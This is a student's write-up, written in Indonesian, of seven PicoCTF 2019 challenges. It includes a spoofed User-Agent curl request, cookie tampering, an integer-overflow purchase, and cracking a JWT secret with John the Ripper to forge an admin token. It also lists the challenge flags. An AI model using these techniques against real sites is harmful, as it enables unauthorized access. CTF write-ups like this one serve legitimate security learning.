

Write Up



PicoCTF 2019

Institut Teknologi Sepuluh Nopember

Aaron Christopher Tanhar

07211940000055

Dibuat menggunakan \LaTeX

Daftar Isi

1	plumbing(200 points)	1
2	picobrowser(200 points)	1
3	like1000(250 points)	1
4	where-is-the-file(200 points)	2
5	open-to-admins(200 points)	3
6	flag_shop(300 points)	4
7	JaWT Scratchpad(400 points)	6

1. plumbing(200 points)

Soal: Sometimes you need to handle process data outside of a file. Can you find a way to keep the output from this program and search for the flag? Connect to 2019shell1.picoctf.com 57911.

Solusi:

```
nc 2019shell1.picoctf.com 57911 — grep "picoCTF{.*}"  
EZ PZ
```

2. picobrowser(200 points)

Soal: This website can be rendered only by picobrowser, go and catch the flag!

<https://2019shell1.picoctf.com/problem/32205/> (link) or <http://2019shell1.picoctf.com:32205>

Solusi: Dari soalnya sendiri sudah memberi hint bahwa hanya user agent 'picobrowser' yang akan memberi flagnya.

```
curl -s -H "User-Agent: picobrowser" https://2019shell1.picoctf.com/problem/32205/flag —  
grep -oE "picoCTF{.*}"
```

3. like1000(250 points)

Soal: This .tar file got tarred alot.

Solusi: Ketika kita mendownload file yang diberikan, akan didapati file berekstensi tar bernama 1000.tar

Ketika kita mengekstrak 1000.tar, akan didapati 999.tar. Maka hal ini akan sangat mudah apabila menggunakan script.

```
Ronz ~ ArchLinux  Mon, 15 March 2021 | 9:20:42 PM
1 i=1000
2 j=1
3 while (( $i > 0 ))
4 do
5     tar -xvf "$((i)).tar"
6     if [ $i -eq 1 ]
7     then
8         break
9     fi
10    j=$((i))
11    i=$(( i-1 ))
12    rm -- "$((j)).tar"
13 done
```

Gambar 1: Script yang digunakan

Ketika sudah mencapai 1.tar, ketika diekstrak akan muncul file png bernama flag.png

picoCTF{!0t5_Of_TAR5}

Gambar 2: Flagnyaa

4. where-is-the-file(200 points)

Soal: I've used a super secret mind trick to hide this file. Maybe something lies in /problems/where-is-the-file_6_8eae99761e71a8a21d3b82ac6cf2a7d0. Solusi: Login ke shell picoCTF, lalu cd ke direktori yang ada di soal Mudah sebenarnya, tinggal ls -a lalu cat saja

```

=====
Last login: Sat Jun 13 05:06:45 2020 from 172.31.15.252
LordRonz@pico-2019-shell1:~$ cd /problems/where-is-the-file_6_8eae99761e71a8a21d3b82ac6cf2a7d0
LordRonz@pico-2019-shell1:/problems/where-is-the-file_6_8eae99761e71a8a21d3b82ac6cf2a7d0$ ls
LordRonz@pico-2019-shell1:/problems/where-is-the-file_6_8eae99761e71a8a21d3b82ac6cf2a7d0$ ls -lAh
total 4.0K
-rw-rw-r-- 1 hacksports hacksports 39 Sep 28  2019 .cant_see_me
LordRonz@pico-2019-shell1:/problems/where-is-the-file_6_8eae99761e71a8a21d3b82ac6cf2a7d0$ less .cant_see_me
LordRonz@pico-2019-shell1:/problems/where-is-the-file_6_8eae99761e71a8a21d3b82ac6cf2a7d0$ cat .cant_see_me
picoCTF{w3ll that_didnt_w0RK_a88d16e4}
LordRonz@pico-2019-shell1:/problems/where-is-the-file_6_8eae99761e71a8a21d3b82ac6cf2a7d0$


```

Gambar 3: Flagnyaa

5. open-to-admins(200 points)

Soal: This secure website allows users to access the flag only if they are admin and if the time is exactly 1400.

<https://2019shell1.picoctf.com/problem49858> (link) or <http://2019shell1.picoctf.com:49858> Solusi: Dari soalnya dan hintnya bisa disimpulkan bahwa akan ada manipulasi cookie disini. Kita dapat mengganti cookie dengan console dan memberi value cookie ke variable document.cookie



Gambar 4: Flagnyaa

6. flag_shop(300 points)

Soal: There's a flag shop selling stuff, can you buy a flag? Source. Connect with nc 2019shell1.picoctf.com 63894. Solusi: sebenarnya ini merupakan soal yang cukup mudah, karena kita diberi source codenya. Tipe int pada C maksimal menampung 2 pangkat 32 sehingga jika overflow maka nilainya akan minus.

```
> nc 2019shell1.picoctf.com 63894
Welcome to the flag exchange
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

Enter a menu selection
2
Currently for sale
1. Definitely not the flag Flag
2. 1337 Flag
1
These knockoff Flags cost 900 each, enter desired quantity
1000000000000000

The final cost is: -305594368

Your current balance after transaction: 305595468

Welcome to the flag exchange
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit


Enter a menu selection
2
Currently for sale
1. Definitely not the flag Flag
2. 1337 Flag
2
1337 flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one1
YOUR FLAG IS: picoCTF{m0n3y_bag5_818a7f84}
Welcome to the flag exchange
1
```

Gambar 5: Flagnyaa

7. JaWT Scratchpad(400 points)


Soal: Check the admin scratchpad! <https://2019shell1.picoctf.com/problem/12283> or <http://2019shell1.picoctf.com:12283>

Solusi: dari judulnya sudah dapat diterka bahwa problem ini akan berkaitan dengan JWT atau JSON web token.



Gambar 6: Tampilan dari link yang diberikan

Jika kita login dengan nama admin, maka tidak bisa dilakukan. Maka kita coba dengan mengisi nama sembarang. Lalu kita bisa mengakses jwt.io untuk info lebih lengkap terkait JWT ini.



Gambar 7: jwt.io

Dapat dilihat bahwa digunakan algoritma HS256. Lalu jika kita memperhatikan laman dari JaWT tadi ada hyperlink ke tools bernama John the Ripper, password cracker. picoCTF memberikan clue pada kita bahwa kita dapat menggunakan john the ripper untuk mengcrack problem ini. Saya sudah memiliki wordlist bernama rockyou yang berukuran 130 mb.

```
> john --format=HMAC-SHA256 --wordlist=~/.Documents/rockyou_text/rockyou.txt jwt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 AVX 4x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovepico (?)
1g 0:00:00:03 DONE (2021-03-18 21:22) 0.3154g/s 2333Kp/s 2333Kc/s 2333Kc/s ilovetitoelbambino..ilovemymother89
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Gambar 8: penggunaan john

Diperoleh secret keynya adalah ilovepico, maka kita tinggal mengubahnya dari jwt.io saja.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoieWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBkh0-s
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "user": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  ilovepico
) ☐ secret base64 encoded
```

Gambar 9: secret key diperoleh

Lalu kita tinggal mengatur cookie dari webpagenya tadi saja, maka akan terlihat flagnya.

JaWT

powered by JWT

Welcome to JaWT!

JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for your thoughts.
JaWT works best in Google Chrome for some reason.

Hello admin!

Here is your JaWT scratchpad!

```
picoCTF{jwt_was_just_what_you_thought_9de8e25511a8841ab9ade0aa092be116}
```

Logout

Register with your name!

You can use your name as a log in, because that's quick and easy to remember! If you don't like your name, use a short and cool one like John!

Gambar 10: Flagnya